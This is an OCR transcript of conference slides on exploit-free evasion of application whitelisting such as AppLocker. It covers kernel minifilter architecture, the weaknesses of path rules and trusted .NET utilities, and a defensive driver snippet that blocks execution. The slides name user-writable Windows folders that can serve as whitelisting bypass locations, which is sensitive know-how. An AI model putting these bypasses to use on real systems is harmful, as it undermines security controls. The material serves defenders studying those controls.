Mind The Gap

Exploit Free Whitelisting Evasion Tactics

Casey Smith
@subTee

TROOPERS


```
C:\> whoami /all

USER INFORMATION
----------------------
Banker By Day

Red Team Lead
```

This talk seeks to explore the gaps in Application Whitelisting.

Trusted Applications Can Circumvent Whitelisting Constraints


Architecture
Path Rules
.NET
Scripting
Emerging Strengths

TROOPERS

Understand:

How Your Defenses Work

& Where They Fail

TROOPERS

Why Exploit Free?

Exploits can be patched…


Architecture flaws cannot.


“…designed to protect against unauthorized and malicious programs executing on a computer.”

How is this implemented?

Kernel Mode Minifilter Drivers

TROOPERS


User request for file I/O
User Mode
Kernel Mode
I/O Manager
Forwards request to file system
Filter Manager
Intercepts request and calls registered minifilters in altitude order
Minifilter A
FSFilter Activity Monitor
Altitude 365000
Minifilter B
FSFilter Anti-Virus
Altitude 325000
Minifilter C
FSFilter Replication
Altitude 305000


Decision
Support/Approval
User Mode
Kernel Mode
Minifilter/Event
Monitor

TROOPERS

Trust Decisions

Path

Publisher (Certificate)

Hash

Attacking Weak Path Rules

Vote For Your Favorite Path Rule

C:\Windows*

C:\Windows\Temp


C:\Windows\Tasks

Vote For Your Favorite Path Rule

C:\Windows\System32*

C:\Windows\System32\Spool\Drivers\Color

Test and Validate
&
Limit/Avoid Path Rules


Security Settings
Account Policies
Local Policies
Windows Firewall with Advanced Sec
Network List Manager Policies
Public Key Policies
Software Restriction
Application Contro
AppLocker
Executable R
Windows Ins
Script Rules
IP Security Policies
Advanced Audit Po
Action
User
Name
Condition
Exceptions
There are no items to show in this view.
AppLocker
The default rules are currently not in the rule list for this rule collection.
When creating rules, it is recommended that you also create the default
rules to ensure that important system files will be allowed to run.
Do you want to create the default rules now?
Yes
No

TROOPERS

Demonstration One:

AppLocker Default Rules

.NET Utilities & Tactics

TROOPERS

Installed by default

All Signed Microsoft binaries trusted as a matter of convenience…

“…An attacker, on the other hand, is more interested in what an application can be made to do and operates on the principle that "any action not specifically denied, is allowed".” – OWASP Secure Coding Practices

7 Load image of executable code


Several ISVs have requested the ability to block the loading of code modules. Released Windows operating system versions do support notification of image loading operations (which does meet some ISV requirements), but do not provide the ability to block the loading operation. For that reason, Microsoft investigated whether a new API would be needed to support this requirement, but ultimately concluded that existing supported functionality could be used to achieve the desired module load blocking behavior.

In particular, a file system mini-filter can be utilized to block the loading of both modules in both user mode (e.g., DLLs) and kernel mode (e.g., device drivers). Intercepting IRP_MJ_ACQUIRE_FOR_SECTION_SYNCHRONIZATION and returning STATUS_ACCESS_DENIED when sections are loaded for PAGE_EXECUTE permission is an appropriate approach. The file-system mini-filter support is documented at microsoft.com, and a link to

See Also: Kernel-based monitoring on Windows (32/64 bit) – Florian Rienhardt http://www.bitnuts.de/KernelBasedMonitoring.pdf

TROOPERS

Proof of Concept Driver “Soteria”



```
1  if( ( Data->Iopb->Parameters.AcquireForSectionSynchronization.PageProtection & PAGE_EXECUTE )
2  && ( Data->Iopb->Parameters.AcquireForSectionSynchronization.SyncType == SyncTypeCreateSection ) )
3  {
4      // this is a process execution which is about to start, determine here if the process is allowed t
5      Data->IoStatus.Status = STATUS_ACCESS_DENIED; <-- this will deny the process execution ^_^
